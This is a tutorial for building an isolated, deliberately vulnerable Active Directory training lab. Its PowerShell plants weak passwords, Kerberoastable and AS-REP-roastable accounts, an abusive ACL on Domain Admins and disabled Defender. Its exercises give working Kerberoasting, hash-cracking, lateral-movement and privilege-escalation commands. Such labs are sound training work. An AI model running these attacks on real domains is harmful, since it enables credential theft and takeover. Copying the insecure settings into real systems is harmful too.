Introduction
Active Directory is the identity backbone of 95% of Fortune 1000 companies — and the number one target for attackers seeking domain dominance. This project builds a deliberately vulnerable AD lab for practicing real-world attack techniques in a safe, isolated environment.
What You'll Build
- Windows Server 2022 Domain Controller
- Two Windows 10/11 workstations joined to the domain
- Kali Linux attack machine
- Deliberately vulnerable AD configuration (weak SPNs, AS-REP roastable accounts, misconfigured ACLs)
- Isolated network preventing accidental lateral movement
Who This Is For
- Security professionals preparing for PNPT, OSCP, or CRTP certifications
- Red team operators building training environments
- Blue team members wanting to understand AD attack paths
- IT administrators learning about AD security weaknesses
Prerequisites
Knowledge Requirements
- Basic Active Directory administration
- Familiarity with PowerShell
- Understanding of Kerberos authentication
- Basic networking concepts
Hardware Requirements
| Component | Minimum | Recommended |
|---|---|---|
| RAM | 16 GB | 32 GB |
| CPU | 4 cores | 8 cores |
| Storage | 100 GB free | 200 GB SSD |
Software Required
| VM | OS | Role |
|---|---|---|
| DC01 | Windows Server 2022 | Domain Controller |
| WS01 | Windows 10/11 Enterprise | Workstation (IT Admin) |
| WS02 | Windows 10/11 Enterprise | Workstation (Standard User) |
| KALI | Kali Linux 2026.1 | Attack Machine |

Architecture Overview
┌─────────────────────────────────────────────────────────────┐
│                    Isolated Lab Network                      │
│                     10.10.10.0/24                            │
│                                                             │
│  ┌───────────────┐  ┌───────────────┐  ┌───────────────┐   │
│  │     DC01      │  │     WS01      │  │     WS02      │   │
│  │  10.10.10.10  │  │  10.10.10.20  │  │  10.10.10.30  │   │
│  │  Win Srv 2022 │  │   Win 10/11   │  │   Win 10/11   │   │
│  │  AD DS + DNS  │  │  IT Workstation│  │  User Workstation│ │
│  └───────────────┘  └───────────────┘  └───────────────┘   │
│                                                             │
│  ┌───────────────┐                                          │
│  │     KALI      │                                          │
│  │  10.10.10.50  │                                          │
│  │  Kali Linux   │                                          │
│  │  Attack Box   │                                          │
│  └───────────────┘                                          │
└─────────────────────────────────────────────────────────────┘Part 1: Domain Controller Setup
Install Windows Server 2022
- Create VM with 4 GB RAM, 2 vCPUs, 60 GB disk
- Install Windows Server 2022 Standard (Desktop Experience)
- Set static IP:
10.10.10.10/24 - Set DNS to
127.0.0.1(will be DNS server) - Rename computer to
DC01
Promote to Domain Controller
# Install AD DS role
Install-WindowsFeature AD-Domain-Services -IncludeManagementTools

# Promote to DC (creates new forest)
Install-ADDSForest `
    -DomainName "lab.local" `
    -DomainNetBIOSName "LAB" `
    -ForestMode "WinThreshold" `
    -DomainMode "WinThreshold" `
    -InstallDns:$true `
    -SafeModeAdministratorPassword (ConvertTo-SecureString "P@ssw0rd123!" -AsPlainText -Force) `
-ForceCreate Lab Users and Groups
# Create OUs
New-ADOrganizationalUnit -Name "Lab Users" -Path "DC=lab,DC=local"
New-ADOrganizationalUnit -Name "Lab Workstations" -Path "DC=lab,DC=local"
New-ADOrganizationalUnit -Name "Lab Servers" -Path "DC=lab,DC=local"
New-ADOrganizationalUnit -Name "Service Accounts" -Path "DC=lab,DC=local"

# Create groups
New-ADGroup -Name "IT-Admins" -SamAccountName "IT-Admins" -GroupScope Global `
    -Path "OU=Lab Users,DC=lab,DC=local"
New-ADGroup -Name "HR-Department" -SamAccountName "HR-Department" -GroupScope Global `
    -Path "OU=Lab Users,DC=lab,DC=local"

# Create standard users
$Users = @(
    @{Name="John Smith"; Sam="jsmith"; Pass="Password123!"; OU="OU=Lab Users,DC=lab,DC=local"},
    @{Name="Jane Doe"; Sam="jdoe"; Pass="Welcome2026!"; OU="OU=Lab Users,DC=lab,DC=local"},
    @{Name="Bob Wilson"; Sam="bwilson"; Pass="Summer2026!"; OU="OU=Lab Users,DC=lab,DC=local"},
    @{Name="Alice Chen"; Sam="achen"; Pass="Tr@ining1"; OU="OU=Lab Users,DC=lab,DC=local"},
    @{Name="IT Admin"; Sam="itadmin"; Pass="Adm1n!str@tor"; OU="OU=Lab Users,DC=lab,DC=local"}
)

foreach ($User in $Users) {
    New-ADUser -Name $User.Name `
        -SamAccountName $User.Sam `
        -UserPrincipalName "$($User.Sam)@lab.local" `
        -AccountPassword (ConvertTo-SecureString $User.Pass -AsPlainText -Force) `
        -Enabled $true `
        -Path $User.OU `
        -ChangePasswordAtLogon $false `
        -PasswordNeverExpires $true
}

# Add itadmin to Domain Admins (intentional — over-privileged account)
Add-ADGroupMember -Identity "Domain Admins" -Members "itadmin"
Add-ADGroupMember -Identity "IT-Admins" -Members "itadmin","jsmith"Part 2: Introduce Vulnerabilities
Kerberoastable Service Account
# Create service account with SPN (Kerberoastable)
New-ADUser -Name "SQL Service" `
    -SamAccountName "sql_svc" `
    -UserPrincipalName "sql_svc@lab.local" `
    -AccountPassword (ConvertTo-SecureString "SQLService2026!" -AsPlainText -Force) `
    -Enabled $true `
    -Path "OU=Service Accounts,DC=lab,DC=local" `
    -PasswordNeverExpires $true `
    -ServicePrincipalNames @("MSSQLSvc/WS01.lab.local:1433")

# Create another service account with weak password
New-ADUser -Name "Web Service" `
    -SamAccountName "web_svc" `
    -UserPrincipalName "web_svc@lab.local" `
    -AccountPassword (ConvertTo-SecureString "WebService1" -AsPlainText -Force) `
    -Enabled $true `
    -Path "OU=Service Accounts,DC=lab,DC=local" `
    -PasswordNeverExpires $true `
-ServicePrincipalNames @("HTTP/intranet.lab.local")AS-REP Roastable Account
# Disable Kerberos pre-authentication (AS-REP roastable)
Set-ADAccountControl -Identity "bwilson" -DoesNotRequirePreAuth $trueMisconfigured ACLs
# Give jsmith GenericAll over the Domain Admins group (privilege escalation path)
$DomainAdminsGroup = Get-ADGroup "Domain Admins"
$JSmith = Get-ADUser "jsmith"

$ACL = Get-ACL "AD:\$($DomainAdminsGroup.DistinguishedName)"
$Identity = [System.Security.Principal.IdentityReference]$JSmith.SID
$Rights = [System.DirectoryServices.ActiveDirectoryRights]"GenericAll"
$Type = [System.Security.AccessControl.AccessControlType]"Allow"

$Rule = New-Object System.DirectoryServices.ActiveDirectoryAccessRule(
    $Identity, $Rights, $Type
)
$ACL.AddAccessRule($Rule)
Set-ACL "AD:\$($DomainAdminsGroup.DistinguishedName)" $ACLEnable WinRM and PS Remoting
# On DC01 - Enable for lateral movement testing
Enable-PSRemoting -Force
Set-Item WSMan:\localhost\Client\TrustedHosts -Value "*" -ForcePart 3: Workstation Setup
WS01 and WS02 Configuration
- Install Windows 10/11 Enterprise
- Set static IPs (
10.10.10.20and10.10.10.30) - Set DNS to
10.10.10.10(DC01) - Join to
lab.localdomain
# Join domain (run on each workstation)
Add-Computer -DomainName "lab.local" -Credential (Get-Credential LAB\Administrator) -RestartLocal Admin Configuration
# On WS01 — Add jsmith as local admin (common misconfiguration)
Add-LocalGroupMember -Group "Administrators" -Member "LAB\jsmith"

# On WS02 — Add itadmin as local admin
Add-LocalGroupMember -Group "Administrators" -Member "LAB\itadmin"

# Disable Windows Defender (for lab purposes only)
Set-MpPreference -DisableRealtimeMonitoring $truePart 4: Kali Linux Attack Machine
Install Attack Tools
# Update Kali
sudo apt update && sudo apt upgrade -y

# Core AD attack tools (most pre-installed on Kali)
sudo apt install -y bloodhound neo4j crackmapexec evil-winrm

# Install Impacket
pip3 install impacket

# Install Kerbrute
wget https://github.com/ropnop/kerbrute/releases/latest/download/kerbrute_linux_amd64
chmod +x kerbrute_linux_amd64
sudo mv kerbrute_linux_amd64 /usr/local/bin/kerbruteNetwork Configuration
Set Kali to 10.10.10.50/24 with DNS pointing to 10.10.10.10.
Part 5: Attack Exercises
Exercise 1: Reconnaissance with BloodHound
# Collect AD data with BloodHound
bloodhound-python -u jsmith -p 'Password123!' -d lab.local -ns 10.10.10.10 -c All

# Start BloodHound
sudo neo4j console &
bloodhound
# Import the collected JSON files
# Analyze: "Shortest Path to Domain Admin"Exercise 2: Kerberoasting
# Request TGS tickets for service accounts
impacket-GetUserSPNs lab.local/jsmith:'Password123!' -dc-ip 10.10.10.10 -request

# Crack with hashcat
hashcat -m 13100 kerberoast_hashes.txt /usr/share/wordlists/rockyou.txtExercise 3: AS-REP Roasting
# Find accounts without pre-auth
impacket-GetNPUsers lab.local/ -dc-ip 10.10.10.10 -usersfile users.txt -format hashcat

# Crack the hash
hashcat -m 18200 asrep_hash.txt /usr/share/wordlists/rockyou.txtExercise 4: Lateral Movement
# After obtaining credentials, move laterally
evil-winrm -i 10.10.10.20 -u itadmin -p 'Adm1n!str@tor'

# Or with CrackMapExec
crackmapexec smb 10.10.10.0/24 -u itadmin -p 'Adm1n!str@tor'Exercise 5: Domain Privilege Escalation
# Use BloodHound finding: jsmith has GenericAll on Domain Admins
# Add jsmith to Domain Admins using PowerView or net commands
net group "Domain Admins" jsmith /add /domainLab Reset Procedure
# Quick reset script for DC01
# Remove added Domain Admins
Remove-ADGroupMember -Identity "Domain Admins" -Members "jsmith" -Confirm:$false

# Re-enable pre-auth
Set-ADAccountControl -Identity "bwilson" -DoesNotRequirePreAuth $false

# Reset passwords for all lab users
$Users = Get-ADUser -Filter * -SearchBase "OU=Lab Users,DC=lab,DC=local"
foreach ($User in $Users) {
    Set-ADAccountPassword -Identity $User -NewPassword (
        ConvertTo-SecureString "ResetP@ss1" -AsPlainText -Force
    ) -Reset
}Security Considerations
Critical: This lab contains intentional vulnerabilities. NEVER connect it to a production network.
- Use host-only or internal networking in your hypervisor
- Take snapshots before each exercise for easy rollback
- Disable internet access on the lab network
- Never use these techniques against systems without written authorization
Next Steps
After completing these exercises, expand your lab with:
- Certificate Services (AD CS) — ESC1-ESC8 attacks
- SCCM/MECM — Credential harvesting from deployment
- Exchange Server — PrivExchange, ProxyLogon
- SQL Server — Linked servers, xp_cmdshell
- Multiple forests — Trust relationship attacks